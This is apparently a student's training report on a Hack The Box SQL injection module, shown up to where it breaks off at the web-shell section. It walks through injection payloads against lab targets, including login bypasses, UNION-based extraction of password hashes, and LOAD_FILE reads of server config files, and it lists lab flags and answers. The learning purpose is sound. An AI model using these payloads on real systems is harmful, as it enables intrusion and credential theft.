

NAME	KEN KIBUGI MUIRURI
TRACKING NUMBER	CS-SA12-26014
COHORT	CYBERSHUJAA COHORT 1-2026
TASK	SQL INJECTIONS FUNDAMENTALS REPORT

Contents

1.0	Databases	3
1.1	Intro to Databases	3
1.2	Types of Databases	3
2.0	MySQL.....	3
2.1	Intro to My SQL.....	3
2.2	SQL Statements	4
2.3	Query Results.....	5
2.4	SQL Operators.....	6
3.0	SQL Injections	7
3.1	Intro to SQL Injections	7
3.2	Subverting Query Logic.....	7
3.3	Using Comments.....	8
3.4	Union Clause	9
3.5	Union Injection	10
4.0	Exploitation.....	11
4.1	Database Enumeration	11
4.2	Reading Files	12
4.3	Writing Files	13
5.0	Mitigations.....	14
5.1	Mitigating SQL Injection	14
6.0	Closing it Out	15
6.1	Skills Assessment	15
	Conclusion	19

SQL INJECTIONS FUNDAMENTALS REPORT

Introduction

In this module, I learned the fundamentals of SQL injection and how user input can be manipulated to interact with backend databases. I practiced techniques like authentication bypass, UNION-based injection, and data enumeration.

Here is a link to my completed module:

<https://academy.hackthebox.com/achievement/2380391/33>

1.0 Databases

1.1 Intro to Databases

This section introduced databases and Database Management Systems (DBMS), which are used by web applications to store and manage data. It explained key DBMS features such as concurrency, consistency, security, and reliability.

1.2 Types of Databases

I learned that databases are mainly categorized into relational and non-relational databases. Relational databases store structured data in tables that are connected through keys and schemas, and they use SQL for querying. Non-relational databases store flexible data formats such as JSON and use different query methods.


2.0 MySQL

2.1 Intro to My SQL

I learned the basics of SQL and how MySQL databases are accessed and managed through command-line tools. I also learned how databases store data in tables made up of rows and columns and how SQL commands like CREATE, SHOW, and USE are used to manage databases and tables.

Question: Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?

Answer: I ran **mysql -u root -h 154.57.164.69 -P 31660 -p --skip-ssl** and then **SHOW DATABASES.**



```
kali@kali:~/media/sf_downloads$ mysql -u root -h 154.57.164.69 -P 31660 -p --ssl-mode=DISABLED
mysql: unknown variable 'ssl-mode=DISABLED'

kali@kali:~/media/sf_downloads$ mysql -u root -h 154.57.164.69 -P 31660 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.222 sec)


MariaDB [(none)]>
```

2.2 SQL Statements

I learned several important SQL statements used to manage and manipulate data in databases. These include INSERT for adding records, SELECT for retrieving data, UPDATE for modifying records, and DROP or ALTER for managing database tables.

Question: What is the department number for the 'Development' department?

Answer: I opened the employees database using **USE employees;** then showed the tables and ran **SELECT * from departments;** and found the department number as **d005**

A screenshot of a Kali Linux terminal window. The terminal shows a MariaDB session where the user has switched to the 'employees' database. They have run 'SHOW TABLES;' which lists 8 tables: Tables_in_employees, current_dept_emp, departments, dept_emp, dept_emp_latest_date, dept_manager, employees, salaries, and titles. Then, they ran 'select * from departments;' which returned a list of departments with their IDs and names. The terminal output is as follows:

```
kali@kali: /media/sf_downloads
MariaDB [(none)]> USE employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [employees]> SHOW TABLES;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp     |
| departments          |
| dept_emp             |
| dept_emp_latest_date |
| dept_manager         |
| employees            |
| salaries             |
| titles               |
+-----+
8 rows in set (0.307 sec)

MariaDB [employees]> select * from departments;
+-----+-----+
| dept_no | dept_name |
+-----+-----+
| d009    | Customer Service |
| d005    | Development      |
| d002    | Finance          |
| d003    | Human Resources  |
| d001    | Marketing        |
| d004    | Production       |
+-----+-----+
```

2.3 Query Results

This section explained how to control SQL query results using clauses like **ORDER BY**, **LIMIT**, **WHERE**, and **LIKE**. These commands allow sorting, filtering, and restricting database outputs.

Question: What is the last name of the employee whose first name starts with "Bar"
AND who was hired on 1990-01-01?

Answer: I ran **SELECT * from employees WHERE first_name LIKE 'Bar%';**

```
kali-linux-2025.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
kali@kali: /media/sf_downloads kali@kali: /media/sf_downloads

(kali@kali)-[/media/sf_downloads]
$ mysql -u root -h 154.57.164.64 -P 32042 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> USE employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [employees]> SELECT * from employees WHERE first_name LIKE 'Bar%';
+-----+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+-----+
| 10227 | 1953-10-09 | Barton | Mitchem | M | 1990-01-01 |
| 10395 | 1960-02-23 | Bartek | Nastansky | F | 1989-06-05 |
| 10601 | 1956-08-10 | Barton | Soicher | F | 1986-02-21 |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.229 sec)

MariaDB [employees]> 
```

2.4 SQL Operators

I learned that SQL logical operators such as **AND**, **OR**, and **NOT** allow multiple conditions to be combined in a query. These operators evaluate expressions as true or false and control which records are returned.

Question: In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?

Answer: I ran **SELECT COUNT(*) from titles WHERE emp_no>10000 OR title NOT LIKE '%Engineer%';** and found 654.

```
kali@kali:~/media/xf_downloads$  
+-----+-----+-----+-----+  
| 10637 | Assistant Engineer | 1990-01-19 | 1997-01-19 |  
| 10638 | Engineer | 1997-01-19 | 9999-01-01 |  
| 10639 | Engineer | 1993-05-01 | 2002-05-01 |  
| 10640 | Senior Engineer | 2002-05-01 | 9999-01-01 |  
| 10641 | Technique Leader | 1997-04-04 | 9999-01-01 |  
| 10642 | Engineer | 1988-07-12 | 1993-07-12 |  
| 10643 | Senior Engineer | 1993-07-12 | 9999-01-01 |  
| 10644 | Senior Staff | 1999-02-12 | 2001-03-13 |  
| 10645 | Staff | 1992-02-12 | 1999-02-12 |  
| 10646 | Senior Engineer | 1989-08-01 | 2002-07-06 |  
| 10647 | Staff | 1994-10-23 | 9999-01-01 |  
| 10648 | Engineer | 1987-11-04 | 1993-11-03 |  
| 10649 | Senior Engineer | 1993-11-03 | 9999-01-01 |  
| 10650 | Engineer | 1996-12-25 | 9999-01-01 |  
| 10651 | Assistant Engineer | 1988-12-29 | 1997-12-29 |  
| 10652 | Engineer | 1997-12-29 | 2000-11-15 |  
| 10653 | Senior Staff | 2000-03-12 | 9999-01-01 |  
| 10654 | Staff | 1992-03-12 | 2000-03-12 |  
+-----+-----+-----+-----+  
654 rows in set (0.463 sec)  
  
MariaDB [employees]> SELECT COUNT(*) from titles WHERE emp_no>10000 OR title NOT LIKE '%Engineer%';  
+-----+  
| COUNT(*) |  
+-----+  
| 654 |  
+-----+  
1 row in set (0.226 sec)  
  
MariaDB [employees]>
```

3.0 SQL Injections

3.1 Intro to SQL Injections


This section introduced SQL Injection and explained how web applications interact with databases using user input. If user input is not properly sanitized, attackers can inject malicious SQL code into queries. The section also described different types of SQL injection such as In-band, Blind, and Out-of-band attacks.

3.2 Subverting Query Logic

This section demonstrated how SQL injection can be used to bypass authentication by manipulating SQL query logic. Attackers can inject conditions using the OR operator that always evaluate to true, causing the database to return valid records even with incorrect credentials. This allows unauthorized access to protected accounts such as administrator accounts.

Question: Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?

Answer: I used username=**tom** or '1'='1 and found the flag:
202a1d1a8b195d5e9a57e434cc16000c.




3.3 Using Comments

In this section, I learned how SQL comments (-- and #) can be used to ignore parts of a query during execution. By injecting comments into input fields, it is possible to remove conditions such as password checks and bypass authentication. I also learned that when queries use parentheses, they may need to be closed before commenting out the rest of the statement.

Question: Login as the user with the id 5 to get the flag.

Answer: I used username='or id=5)# and found the flag:
cdad9ecdf6f14b45ff5c4de32909caec



3.4 Union Clause

In this section, I learned how the SQL **UNION** clause can be used to combine the results of multiple SELECT statements. During SQL injection, attackers can use UNION SELECT to retrieve data from other tables or databases in the same query. I also learned that both queries must have the **same number of columns and compatible data types**, and that filler values such as numbers or NULL can be used to match the required column count.

Question: Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.

Answer: I ran **SELECT * FROM employees UNION SELECT dept_no, dept_name, NULL, NULL, NULL, NULL FROM departments;** and found **663**.

```
kali-linux-2025.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
kali@kali: /media/sf_downloads kali@kali: /media/sf_downloads
L | d005 | Development | NULL | NULL | NULL | NUL
L | d002 | Finance | NULL | NULL | NULL | NUL
L | d003 | Human Resources | NULL | NULL | NULL | NUL
L | d001 | Marketing | NULL | NULL | NULL | NUL
L | d004 | Production | NULL | NULL | NULL | NUL
L | d006 | Quality Management | NULL | NULL | NULL | NUL
L | d008 | Research | NULL | NULL | NULL | NUL
L | d007 | Sales | NULL | NULL | NULL | NUL
+ + + + + + +
+
663 rows in set (0.721 sec)
MariaDB [employees]>
```


3.5 Union Injection

In this section, I learned how Union-based SQL injection can be used to extract data from a database by combining the results of multiple SELECT queries using the UNION clause. I also learned how to determine the number of columns in a query using ORDER BY or UNION SELECT and how to identify which columns are displayed on the webpage.

Question: Use a Union injection to get the result of 'user()'

Answer:

I started by using **UNION** to find the number of columns and found them to be 4 using: **cn' UNION SELECT 1,2,3,4--** -. I then replaced **3** with **user()** and found the answer as **root@localhost**.




4.0 Exploitation

4.1 Database Enumeration

In this section, I learned how to enumerate a database after identifying an SQL injection vulnerability. By using the INFORMATION_SCHEMA database, I was able to identify available databases, list their tables, discover column names, and finally extract sensitive data such as usernames and password hashes using UNION-based SQL injection.

Question: What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?

Answer: I ran **cn' UNION SELECT 1,username,password,4 FROM ilfreight.users-- -**.
The hash was **9da2c9bcdf39d8610954e0e11ea8f45f**




4.2 Reading Files

In this section, I learned how SQL injection can be used to read files from the server if the database user has sufficient privileges. By checking database privileges and using the MySQL `LOAD_FILE()` function, attackers can access sensitive system files and even view web application source code.

Question: We see in the above PHP code that '\$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.

Answer: I started by inputting **cn' UNION SELECT 1,LOAD_FILE('/var/www/html/search.php'),3,4--** -, pressed **Ctrl + U** to view the source code and located the file then opened it using **cn' UNION SELECT 1,LOAD_FILE('/var/www/html/config.php'),3,4--** - and found the password as **dB_pAsswOrd_iS_flag!**




4.3 Writing Files

In this section, I learned how SQL injection can be used to write files to the server using the SELECT INTO OUTFILE statement. By checking the secure_file_priv variable and ensuring the FILE privilege is enabled, attackers can write files such as web shells into the web server directory, which can lead to remote command execution on the server.

Question: Find the flag by using a webshell.

